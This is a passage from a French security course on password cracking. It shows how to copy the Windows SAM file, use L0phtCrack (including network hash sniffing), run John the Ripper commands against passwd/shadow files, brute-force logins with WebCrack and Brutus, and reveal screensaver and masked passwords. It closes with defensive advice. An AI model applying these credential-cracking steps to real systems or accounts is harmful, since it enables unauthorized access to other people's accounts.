Si le dossier repair ne contient pas le fichier SAM, il reste quand même une chance de l'obtenir, si vous avez perdu votre propre mot de passe. Faites booter le PC à partir d'une disquette de démarrage ou à partir d'un autre système d'exploitation. Ainsi, WINNT n'est pas exécuté, et donc le fichier SAM n'est pas verrouillé. Il est donc possible de copier le fichier SAM sur une disquette et le cracker par la suite.

Il faut savoir que le fichier SAM n'est pas le seul support qui permette de trouver les pass sur un réseau utilisant NT.


Prenons comme exemple L0phtCrack qui est le plus rapide et le plus efficace pour trouver les mots de pass NT. Car il n'utilise pas seulement le fichier SAM pour avoir le hachage des mots de pass et exploite les deux failles de cryptage vues précédemment.



Vous pouvez vous procurer une version d'évaluation de LC3 sur http://www.atstake.com/research/lc3/download.html.

En premier lieu, l'assistant vous demandera la méthode utilisée pour récupérer le hachage du mot de pass. (Si l'assistant ne s'est pas lancé automatiquement, cliquez sur la baguette magique, 6ème icone en partant de la gauche sur l'interface principale).

LC3 vous propose 4 méthodes :





1. From the local machine
   Pour utiliser cette option, vous devez avoir le statut Administrateur sur la machine. Cette méthode vous dévoilera très rapidement les mots de passe des utilisateurs.
2. From remote machine
   Là aussi, vous devez être Administrateur, mais cette fois-ci, il récupéra le hachage du mot de pass à partir d'une machine distante de votre domaine (vous devrez spécifier le nom de la machine). Cette méthode ne fonctionne pas sur une machine distante utilisant syskey ou Win2k.
3. From NT 4.0 emergency repair disk
   Cette option utilisera le fameux fichier SAM, celui se trouvant dans c:\winnt\repair ou un enregistré sur une disquette (vous devrez spécifier le fichier SAM à utiliser).
4. By sniffing the local network
   Eh oui, LC3 inclut même un sniffer pour intercepter le hachage des machines d'un réseau NT. Il s'agit là d'une option très prisée des pirates en herbe, mais qui peut aussi servir à un administrateur réseau pour tester facilement la force des mots de passe utilisés par ses utilisateurs. Vous devrez spécifier la carte réseau.

Ensuite, il vous demandera le méthode de forçage à utiliser.

Cliquez sur "Custom Options" pour personnaliser l'attaque. LC utilise les 3 méthodes de forçage vues au début du cours :


1. les attaques avec dictionnaire,
2. les attaques par brute force,
3. les attaques hybrides.






La première case représente l'attaque par dictionnaire (cliquer sur Browse pour lui indiquer le fichier password à utiliser). La deuxième case est pour l'attaque hybride, vous pouvez configurer l'attaque hybride dans le menu "File" --> "Préférences" de l'interface principale. La dernière, vous l'aurez deviné, est utilisée pour le brute force (le "-" permet de spécifier une plage de caractères, ici le brute force utilisera tous les caractères de l'alphabet ainsi

que tous les nombres). Si vous désirez changer de plage, il vous suffit de cliquer sur la petite flèche à droite.



Cliquez sur "OK" et "Suivant" pour la suite de la configuration de l'attaque. Le menu ci-dessous vous permet de choisir les informations qui seront visualisables durant le craquage.



1ère case : Affiche les passwords une fois qu'ils ont été trouvés. Dans certains cas, il est être utile de ne pas les afficher.
2ème case : Affiche les hachage des password (les mots de passe cryptés).
3ème case : Affiche la durée pour le craquage de chaque password.
4ème case : Afficher un avertissement quand l'attaque est finie.

Cliquez sur suivant et attendez le résultat ;)

Le fichier passwd d'Unix

Unix utilise un système de cryptage univoque. Le fichier stockant les mots de pass sur Unix se trouvent dans la plupart des distributions dans le répertoire "/etc/" et se nomme "passwd".

Dans les versions récentes d'Unix, les fichiers passwd ont été décomposés en deux fichiers, car le fichier passwd est accessible à tous. Même si les mots de passe étaient cryptés, tout utilisateur pouvait essayer de les craquer. Grâce au système de "shadow passwords", que nous vous conseillons vivement d'installer, les mots de passe sont conservés dans le fichier "/etc/shadow" lisible uniquement par l'utilisateur root.

En tapant : **more /etc/passwd** sur un système Unix, on affiche le fichier passwd. Un fichier passwd ressemble à cela :
root:6Tgy1Gs.fTrfS:0:1:Admin:/:/sbin/sh
john:K6fRti29nFrsY:1001:10::/usr/john:/bin/sh
sophie:H74jGhhTDsE2i:1002:10::/usr/sophie:/bin/sh
paul:fTqzOyHs88sfZ:1003:10::/usr/paul:/bin/sh

Format --> **login : pass : UID : GID : nom complet : repertoire perso : shell**

A noter que même en présence d'un fichier shadow, le fichier passwd permet toujours au pirate de savoir quels sont les logins des utilisateurs du système pour se faire un dictionnaire, et essayer des attaques de brute force.

Dans la plupart des systèmes Unix actuels, les passwords ont donc été remplacés par "x" dans le fichier passwd :

root:x:0:1:Admin:/:/sbin/sh
john:x:1001:10::/usr/john:/bin/sh
sophie:x:1002:10::/usr/sophie:/bin/sh
paul:x:1003:10::/usr/paul:/bin/sh

et les mots de passe sont contenus dans le fichier shadow :

root:6Tgy1Gs.fTrfS:11604::::::
john:K6fRti29nFrsY:::::::
sophie:H74jGhhTDsE2i:::::::
paul:fTqzOyHs88sfZ:::::::

format --> **login : pass : date : min : max : avertissement : expiration : désactivation**

Comme pour NT, il existe des softs qui permettent de cracker les mots de pass Unix.

Prenons pour exemple John_The_Ripper qui fonctionne aussi sous Windows: http://www.openwall.com/john/

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
-format:NAME             force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
```

Une fois le soft installé, tapez les commandes suivantes (dans cet exemple, le fichier dictionnaire et passwd se trouvent sur une disquette) :


```
C:\john-16\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts:     70727 c/s
Only one salt:  66933 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     1798 c/s
Only one salt:  1631 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    1540 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... D
Raw:    88.4 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  64440 c/s
Long:   168567 c/s

Benchmarking: NT LM DES [24/32 4K]... DONE
Raw:    457237 c/s
```

john -test (pour voir si john fonctionne correctement)
john -single a:\passwd (méthode rapide de john pour cracker les pass)
john -show a:\passwd (permet de visualiser les pass crackés)
john -w:a:\dico.txt a:\passwd (attaque avec dictionnaire)
john -i a:\passwd (attaque par brute force)


Serveurs

Une des manières qui permet de pénétrer sur un serveur est d'utiliser le cracking "en ligne". Pour cracker un site, un pirate peut utiliser un soft comme WebCrack qui permet de faire une attaque par dictionnaire sur une page utilisant l'authentification HTTP.

WebCrack



Ci-contre, l'interface principale de wwwcrack.




Ci-dessus, un exemple d'identification HTTP.

Pour utiliser wwwCrack, le pirate utilisera plusieurs dictionnaires. Un pour les logins et un pour les pass. Dans "Target URL", il mettra l'URL cible qu'il désire cracker. Dans notre test, on a essayé de cracker une machine locale utilisant SWAT (interface HTML de Samba qui requiert une authentification par login/mot de pass sur le port 901).

Brutus

Brutus est un soft similaire à wwwCrack, en plus dangereux puisqu'il permet de cracker divers services comme FTP, POP3, Telnet, SMB, etc.



Les options sont à peu près les mêmes que pour les softs précédents

"Connection Options"
Target : Ip cible
Type : Type de services (FTP,Telnet,etc.)
Port : Port cible
Connections : Nombre de connexions simultanées
Timeout : Durée du timeout
Proxy : pour utiliser un proxy (se référer plus loin dans le cours)


"Services Options": suivant le type de services sélectionné, il existe diverses options dans cette partie.
"Authentification Options"
Pass Mode : type d'attaque (dico, hybride, brute force)

Screensavers

Il existe dans certains cas des méthodes pour contourner ou trouver un mot de passe d'écran de veille.

Lorsque l'écran de veille n'est pas actif

Il est possible pour un pirate de voir le mot de passe de votre écran de veille, grâce à un soft comme Screen Saver Password (http://www.ptorris.com/)



En un clic, il vous affiche le mot de passe de votre écran de veille !


Lorsque votre écran de veille est actif

Les essais suivants peuvent être réalisés pour tester votre sécurité:
- Essayer la combinaison CTRL+ALT+SUPPR pour tenter de faire apparaître le gestionnaire de tâches et ainsi désactiver le screensaver.
- Rebooter la machine sous DOS pour récupérer le fichier user.dat, pour le copier sur une autre machine win9x dans le même répertoire, puis le décrypter avec Sreen Saver Password.
- Avec Cdsaver (http://welcome.to/wangsdomain) il est possible de créer un cd autobootable sous windows qui permettrait de cracker un mot de pass d'écran de veille actif, si l'option autobootCD de windows est active. Ce qui aurait pour effet de lancer automatiquement CDsaver (soft de brut force) directement à partir du Cdrom... Pensez à désactiver le fonction "Auto Run" de votre lecteur de CD !

Les pass cachés avec des astérisques

Imaginons. Vous vous connectez à internet de façon automatique (le pass n'est pas demandé a chaque démarrage d'internet). Il serait facile pour quelqu'un qui aurait accès à votre machine de voir votre pass grâce à un soft du genre Snadboy's Révélation (http://www.snadboy.com) ou VuPassword (http://www.ptorris.com/).

Révélation



Il suffit de faire un click gauche sur la cible, de maintenir le click et de déplacer la souris sur le pass à révéler. Vous verrez apparaître le pass en clair sur Révélation

Protections

Il existe une multitude de softs qui permettent de craquer toute sorte de fichiers protégés (pwl, sam, zip, excel, word, etc.).

Il est donc important de toujours choisir un mot de pass comportant un maximum de caractères alphabétique, chiffres et caractères spéciaux (pour augmenter au maximum le temps que mettrait un pirate à trouver votre pass).
• Changer assez souvent de mot de passe. Ainsi, le hacker n'aura pas le temps de le cracker.
• Mettre un pass BIOS pour accéder au Setup, au système d'exploitation et changer la séquence de boot pour empêcher de booter à partir d'une disquette.
• Eviter de demander à Windows de sauvegarder vos mots de passe (access internet, messagerie, etc.).
• Installer un logiciel comme ZoneAlarm qui est simple d'utilisation pour ceux qui n'ont jamais utilisé de Firewall, ce qui vous permettra de détecter toutes intrusions sur votre machine et de bloquer certains port ou protocoles. Je vous conseille aussi l'installation d'un antivirus.
• Mettre à jour votre système d'exploitation, ainsi que tous vos logiciels, le plus souvent possible.
• Ne pas utiliser toujours le même mot de passe pour vos diverses authentifications.
• Toujours changer le mot de passe par défaut de tous les services installés sur votre machine.
• Ne pas stocker de fichier SAM sur votre système NT qui puisse être accessible à tous.

http://www.lostpassword.com (site avec divers crackeurs de pass)
http://www.zonelabs.com (site officiel pour télécharger ZoneAlarm)
http://www.try2hack.nl (Challenges pour tester vos capacités à cracker un mot de passe)


Accès au fichiers


Nous allons voir dans cette section certaines astuces utilisées pour récupérer un fichier .pwl ou SAM en ayant un accès physique à la machine. Cela vous permettra de vérifier que les restrictions que vous avez mises en place, parfois en payant assez cher un logiciel commercial, ne pourront pas être contournées trivialement par vos utilisateurs !

L'explorateur


Vous connaissez tous l'explorateur windows ;) (appuyez sur la touche windows de votre clavier + E)

Avec "Exécuter"






Cliquez sur "Parcourir..." et dans "Type :" choisissez "Tous les fichiers"



Il ne restera plus qu'à trouver le fichier à sauvegarder. Cette méthode s'applique pour beaucoup de softs sous windows (ex: Notepad).

Une autre méthode pour accéder aux répertoires windows


Faites un clicc droit sur votre fond d'écran et cliquez sur propriété.



